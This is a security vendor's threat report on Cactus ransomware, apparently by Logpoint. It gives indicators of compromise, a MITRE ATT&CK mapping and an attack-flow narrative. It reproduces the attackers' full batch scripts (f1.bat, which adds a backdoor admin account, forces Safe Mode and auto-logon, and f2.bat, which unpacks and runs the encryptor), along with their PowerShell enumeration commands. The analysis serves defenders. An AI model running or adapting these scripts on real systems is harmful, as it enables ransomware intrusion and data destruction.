LOGPOINT

EMERGING THREATS PROTECTION REPORT

Cactus Ransomware: How it works and how to respond?

www.logpoint.com

FOREWORD

Cactus is yet another ransomware to rear its head. It's as sophisticated as other ransomware families, steals sensitive data, and encrypts it in the victim’s system rendering them unavailable. It provides instructions for ransom payment and data recovery in its ransom note containing emails along with a TOX chat ID for communication and negotiation. Its novel aspect is that it conceals itself in a password-protected 7z archive to evade detection.

Bibek Thapa Magar

Logpoint Security Research

Bibek is a certified ethical hacker focusing on adversarial attack simulation, detection engineering, and threat hunting. He currently works as an Associate Security Analytics Engineer with the Logpoint Security Research team.


TABLE OF CONTENTS

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

**All new detection rules are available as part of Logpoint's latest release and through the Logpoint Help Center. Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.



1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP

1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report

1. Publishing of report

1. Continuous monitoring for other emerging threats to create next ETP report

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

RANSOMWARE OVERVIEW

The Cactus ransomware campaign has been active since March, focusing on substantial payouts by targeting large commercial entities. Employing double extortion tactics, it aims to exfiltrate sensitive data before encryption. Exploitation of **Fortinet VPN vulnerabilities** has been the most common initial access vector. However, It has also been seen that some Cactus ransomware campaigns have been exploiting vulnerabilities in publicly exposed installations of **Qlik Sense**. Additionally, Microsoft also **mentioned** that similar campaigns have been distributing **Danabot** malware via malvertising to gain initial access.

Its unique aspect is that it uses a batch script where it executes 7-zip to extract the ransomware binary and also deletes the artifacts before executing the payload. The name of the ransomware group comes from the fact that after encryption, it leaves the ransom note as “`cAcTuS.readme.txt`". It also tries to remove antivirus software to evade detection. After encryption, it appends the "`.CTS<int>`" extension. eg: `1.jpg.CTS1`, `2.jpg.CTS1`, `3.jpg.CTS2` and so on depending upon encryption modes. Their total number of victims can be viewed on **darkfeed.io**.


Threat Summary:

1. **Data Leak Portal:** hxxps[://]cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid[.]onion
2. **Email:** cactus[@]mexicomail[.]com, cactus787835[@]proton[.]me
3. **TOX Chat ID:** hxxps[://]tox[.]chat[/):]7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB254686
4. **Ransom Note:** CaCtUs.ReAdMe.txt

IOCs:

TYPE	INDICATOR
Email	cactus787835@proton[.]me
Domain	sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid[.]onion
Domain	cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid[.]onion
URL	hxxp[://]sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid[.]onion/contact/Cactus_Support
IP	163[.]123[.]142[.]213
FileHash-SHA256	c52ad663ff29e146de6b7b20d834304202de7120e93a93de1de1cb1d56190bfd
FileHash-SHA256	78c16de9fc07f1d0375a093903f86583a4e32037a7da8aa2f90ecb15c4862c17
FileHash-SHA1	cb570234349507a204c558fc8c4ecf713e2c0ac3
FileHash-SHA1	173f9b0db97097676a028b4b877630adc7281d2f
FileHash-MD5	eba1596272ff695a1219b1380468293a
FileHash-MD5	e28db6a65da2ebcf304873c9a5ed086d
FileHash-MD5	de6ce47e28337d28b6d29ff61980b2e9
FileHash-MD5	949d9523269604db26065f002feef9ae
FileHash-MD5	5737cb3a9a6d22e957cf747986eeb1b3
FileHash-MD5	2611833c12aa97d3b14d2ed541df06b2
FileHash-MD5	1add9766eb649496bc2fa516902a596
FileHash-MD5	d5e5980feb1906d85fbd2a5f2165baf7
FileHash-MD5	78aea93137be5f10e9281dd578a3ba73
FileHash-MD5	26f3a62d205004fbc9c76330c1c71536
FileHash-MD5	be7b13aee7b510b052d023dd936dc32f

ATTACK FLOW


ACTION
Exploitation of VPN vulnerability
TACTIC_ID
TA0001
TECHNIQUE_ID
T1190
DESCRIPTION
Initial access is obtained by the exploitation of vulnerabilities in Fortinet VPN appliances.
CONFIDENCE
Certain
ACTION
SSH backdoor with scheduled task
TACTIC_ID
TA0003
TECHNIQUE_ID
T1021.004
DESCRIPTION
After getting initial access to the system, a scheduled task is created to maintain persistence which establishes an SSH backdoor for the C2 server.
CONFIDENCE
Certain
NOTE
install.bat
CONTENT
NOTE
PowerShell Enumeration
CONTENT
>>> Get-ADComputer -Filter * -Properties * | select ipv4Address > ips.txt
>>> Get-ADUser - Filter * -Properties * > users.txt
>>> Get-Eventlog -LogName Security -InstanceID 4624 | Sort-Object -Property Time -Descending | Select-Object -Property Time -ExpandProperty Message > c:\users\public\ad.txt
>>> ping
ACTION
Conduct network scanning and generate target list for encryption
TACTIC_ID
TA0007
TECHNIQUE_ID
T1049
DESCRIPTION
Then the adversaries use SoftPerfect Network Scanner Or PowerShell commands to enumerate endpoints and collect the IP addresses, identify user accounts, and ping remote endpoints for availability.
CONFIDENCE
Certain
ACTION
Installation of remote access softwares for persistent access and payload delivery
TACTIC_ID
TA0003
TECHNIQUE_ID
T1219
DESCRIPTION
Then remote access software like Splashtop, AnyDesk, and SuperOps RMM are installed in the victim system for command and control and also for payload delivery.
CONFIDENCE
Certain
ACTION
Credential access from browsers and LSASS
TACTIC_ID
TA0006
TECHNIQUE_ID
T1003.001
DESCRIPTION
Then they move towards credential dumping. They try dumping credentials from web browsers and also manually search on the disk for files containing passwords. Threat actors also try dumping LSASS to obtain credentials for later privilege escalation.
CONFIDENCE
Certain
ACTION
Installation of cobalt strike and chisel for command and control
TACTIC_ID
TA0011
TECHNIQUE_ID
T1090
DESCRIPTION
For the sake of command and control, they also install tools like cobalt strike and chisel.
NOTE
Section of Batch Script to Disable Anti-Virus
CONTENT
ACTION
Disable and uninstall antivirus software
TACTIC_ID
TA0005
TECHNIQUE_ID
T1562.001
DESCRIPTION
Now, once enough privilege has been achieved, the payloads sneaked into the system containing batch scripts are executed to uninstall common anti-virus software silently using the software GUID.
CONFIDENCE
Very Probable
NOTE
Adding Local Admin Accounts
CONTENT
ACTION
Add administrator accounts
TACTIC_ID
TA0003
TECHNIQUE_ID
T1136
DESCRIPTION
Again using the same sneaked batch script, a user is created and added to the administrators group. The system is then configured for an automatic login and restart is scheduled to apply all the changes.
CONFIDENCE
Certain
ACTION
Exfiltration via Rclone
TACTIC_ID
TA0010
TECHNIQUE_ID
T1567.002
DESCRIPTION
After all the setup exfiltration phase is started. Exfiltration of sensitive to cloud storage is done using Rclone.
CONFIDENCE
Very Probable
NOTE
TotalExec.ps1 Execution
CONTENT
NOTE
Execution of Ransomware Encryptor Binary
CONTENT
ACTION
Ransomware Execution
TACTIC_ID
TA0040
TECHNIQUE_ID
T1486
DESCRIPTION
Finally, after the exfiltration is complete, important data are encrypted for impact.
NOTE
Ransom Note
CONTENT
your systems were accessed and encrypted by Cactus.
To recover your files and prevent data disclosure contact us via email:
<email_address>
Your unique ID reference: <Unique reference>
Backup Contact: TOX (https://tox.chat/)

Ransomware attack flow (Source: **Kroll**)

Click **here** to view the full image.

According to the research conducted by **Kroll**, In several incidents they observed, Cactus ransomware obtained initial access to the victim system by exploiting vulnerabilities in VPN appliances (**Sangfor** mentions Fortinet VPN devices). Other sources have also mentioned the exploitation of the vulnerability in Fortinet VPN devices. However, the specific version of the appliance has not been included so far. To be on the safe side, the latest patch available should be used.

Organizations should also be aware of other techniques used by ransomware like phishing, malvertising, and social engineering to gain initial access to the system. So, organizations should have proper preventive measures in place.

After the initial access, a scheduled task was created to maintain persistence which established an SSH backdoor. Then, internal recon was conducted to list out the target or the useful resources. For scanning purposes, **SoftPerfect Network Scanner** (netscan) was used in some cases, and in others, they executed multiple PowerShell commands to perform actions such as enumerating endpoints and collecting the IP addresses, identifying user accounts, and pinging the remote endpoints for availability. The outputs of these actions were saved in separate text files for future usage during the execution of the ransomware binary. In some cases, execution of **PSnmap.ps1** (NMAP equivalent for PowerShell) was also observed to identify other endpoints within the network.


The threat actors then installed and used various legitimate remote access tools like Splashtop, AnyDesk, and SuperOps RMM for command and control and to sneak malicious payloads into the system.

For credential access, threat actors attempted to dump credentials from web browsers and they even manually searched the disk for files containing passwords. They also made attempts to dump LSASS credentials for later privilege escalation. These dumped credentials can also be used for lateral movement.

Cobalt Strike and Chisel were also installed on the system. They used Chisel to create an encrypted communication channel and Cobalt Strike to simulate attacks and test the security of the target systems.

Once enough privilege was achieved, those sneaked payloads containing batch scripts were executed for multiple purposes, and “msiexec” was leveraged to uninstall common anti-virus software silently using the software GUID. After the successful execution of the payload, it was self-deleted to remove its traces as soon as the work was completed.


Finally, in the later phase, exfiltration of sensitive data was observed using tools like Rclone. Once the exfiltration was successful, the encryption preparation phase was started. PowerShell script **TotalExec.ps1** was used which then further used PsExec to automate the deployment of the encryptor. The two batch script files used were `f1.bat` and `f2.bat`. Firstly, the batch script `f1.bat` was deployed to orchestrate a sequence of actions. It created a new user account and then enabled it granting administrator privileges. The system was then configured to boot into "Safe Mode with Minimal Services" on the next system restart. It also removed any legal notice text or caption that might appear during system startup from the registry and created a mechanism for automatic user login upon startup, simplifying access to the system. It also added a registry key under "RunOnce" to ensure the execution of the second batch script `f2.bat` during the next boot. The script then scheduled a forceful system restart in 5 seconds and deleted itself to leave no traces behind.



```
@echo off
net user Adm1nBac P@ssW0dDP@ssW /add
net user Adm1nBac /active:yes
net localgroup Administrators Adm1nBac /add
bcdedit /set {default} safeboot minimal
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d Adm1nBac /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d P@ssW0dDP@ssW /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoLogonCount /t REG_DWORD /d 1 /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v "*!test" /t REG_SZ /d "C:\windows\f2.bat" /f
shutdown -r -f -t 5
del "%~f0"
```

f1.bat (Source: Kroll)

Now, the second script, f2.bat was the file responsible for the encryption.



```
@echo off
SETLOCAL EnableExtensions
bcdedit /deletevalue {default} safeboot
C:\Windows\7.exe x C:\Windows\.7z -p1234 -o"C:\Windows"
del C:\Windows\7.exe
del C:\Windows\.7z
C:\Windows\.exe -i
SET EXE=.exe
:Running
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF NOT %%x == %EXE% (
    ECHO %EXE% is Not Running
    GOTO notRunning
) ELSE (
    ECHO %EXE is running
timeout /t 10
 GOTO Running
)
...
:notRunning
    ECHO %EXE% is Not Running
del C:\Windows\.exe
shutdown -r -t 5 -c "Computer Will Now Restart In NORMAL MODE..."
del "%~f0"
```

f2.bat (Source: Kroll)

This batch script attempted to remove a specific boot configuration setting associated with safe boot mode. Then script extracted the contents of the 7z archive which was the ransomware encryptor binary and then also deleted the archive and the executable '7.exe' afterwards. This is the typical and unique behavior of this ransomware where it hides the presence of the ransomware. The binary was then executed remotely by PsExec across the list of devices in the ips.txt file created earlier.

According to a **whitepaper** by Vlad Pasca, "**A Deep Dive into Cactus Ransomware**", it takes multiple parameters as input to do different actions. However, it has three main execution modes:


1. Setup Mode.
2. Read Configuration Mode.
3. Encryption Mode.

[1] It is triggered by passing the "-s" flag on the command line where the executable file will copy itself to `C:\ProgramData{Victim_ID}.exe`, and then write a configuration file to `C:\ProgramData\ntuser.dat` containing the path to the original executable. Then it creates and executes a scheduled task to run the command `C:\ProgramData\{Victim_ID}.exe -r` and the setup process terminates.

[2] Then by passing the "-r" flag, it enters read configuration mode where it reads the ntuser.dat file, extracts some fields, performs different operations using them, and exits.

[3] Finally, it searches the filesystem and starts encrypting multiple files using threads using OpenSSL's envelope implementation from a statically linked function. The encrypted files have an extension "`.cts<int>`" where the "int" can be replaced by any random digits. Finally, after the encryption is complete, the ransom note is dropped named "`cAcTuS.readme.txt`".

We can observe the ransomware binary execution flow provided by Kroll in the following flow chart.


Process start
-r argument
NO
Decrypt Public Key using AES key from -i argument
YES
Open file C:\ProgramData\ntuser.dat
-s argument
NO
Start thread
File search threads
Extract path to original EXE from ntuser.dat
YES
Extract "Unique ID Reference" (UIR) from EXE file
Start threads
Files found
Extract command line arguments from ntuser.dat
Copy original EXE to: "C:\ProgramData\$(UIR).exe"
Encrypt thread
Delete original EXE file
Create/Overwrite ntuser.dat containing:
• Junk data
• Original EXE path
• Command line args
Get file from list
Start new process with arguments loaded from ntuser.dat
NO
Encrypt file using EVP_Seal RSA_4096 & AES_256
Create scheduled task to run: C:\ProgramData\$(UIR).exe -r called: "Updates Check Task"
All found files encrypted?
YES
Immediately run created scheduled task
Thread end
Stop process
YES
Encryption complete?
NO

Ransomware Binary Execution (Source: **Kroll**)

Mitre ATT&CK Mapping

Tactic	Technique	Sub-Technique	Action
Initial Access (TA0001)	Exploit Public-Facing Application (T1190)	N/A	Exploitation of a vulnerability in Fortinet VPN devices to gain initial access.
Execution (TA0002)	Command and Scripting Interpreter (T1059)	Power Shell (T1059.001)	PowerShell commands were executed to perform endpoint enumeration, collection of IP addresses, identifying user accounts, and pinging the remote endpoints for availability.
	Scheduled Task/Job (T1053)	Scheduled Task (T1053.005)	The scheduled task was created to establish an SSH backdoor.
	Software Deployment Tools (T1072)	N/A	Legitimate software like anydesk was installed to gain remote access to the system.
Persistence (TA0003)	Create Account (T1136)	Local Account (T1136.001)	A new account was created and added to the administrator group.
Defense Evasion (TA0005)	Impair Defenses (T1562)	Disable or Modify Tools (T1562.001)	Removed common antivirus software, e.g., Bitdefender.
	Obfuscated Files or Information (T1027)	Software Packing (T1027.002)	Pack the ransomware using UPX.
	Indicator Removal (T1070)	File Deletion (T1070.004)	Batch scripts were used to delete artifacts and themselves.
Credential Access (TA0006)	Credentials from Password Stores (T1555)	Credentials from Web Browsers (T1555.003)	Credentials saved in web browsers were dumped.
	OS Credential Dumping (T1003)	LSASS Memory (T1003.001)	LSASS memory dump.

Mitre ATT&CK Mapping

Tactic	Technique	Sub-Technique	Action
Discovery (TA0007)	System Network Connections Discovery (T1049)	N/A	Enumeration of all the connected drives.
	File and Directory Discovery (T1083)	N/A	Query specified files, folders, and file extensions.
Lateral Movement (TA0008)	Software Deployment Tools (T1072)	N/A	Remote management tools like SuperOps RMM and AnyDesk were used.
	Lateral Tool Transfer (T1570)	N/A	Ransomware was deployed to other machines using PsExec.
Collection (TA0009)	Automated Collection (T1119)	N/A	Batch script was used to collect internal network information.
Exfiltration (TA0010)	Exfiltration Over Web Service (T1567)	Exfiltration to Cloud Storage (T1567.002)	Sensitive data and files were exfiltrated to cloud storage using Rclone.
Command and Control (TA0011)	Remote Access Software (T1219)	N/A	Access to the target computer was obtained using Splashtop or AnyDesk.
	Proxy (T1090)	N/A	SOCK5 proxy between infected hosts was created using Chisel.
Impact (TA0040)	Data Encrypted for Impact (T1486)	N/A	Files were encrypted for impact.

Are you ready to face ransomware attacks?

Ransomware attacks are becoming more and more sophisticated day by day and the prevalence of attacks is also on the up. Cactus is one of the many examples. The landscape is witnessing a surge in new incidents every day. Yearly, thousands of organizations fall victim to unique ransomware variants, as adversaries deploy increasingly sophisticated Tactics, Techniques, and Procedures (TTPs) that challenge traditional detection methods.

According to **Sophos**, a staggering 66% of organizations experienced ransomware attacks in 2022, with 36% attributed to exploited vulnerabilities and 29% to compromised credentials. The average ransom payment in 2023 soared to $1.82 million, nearly doubling that of 2022, leading to an average downtime of 22 days, as reported by Statista.

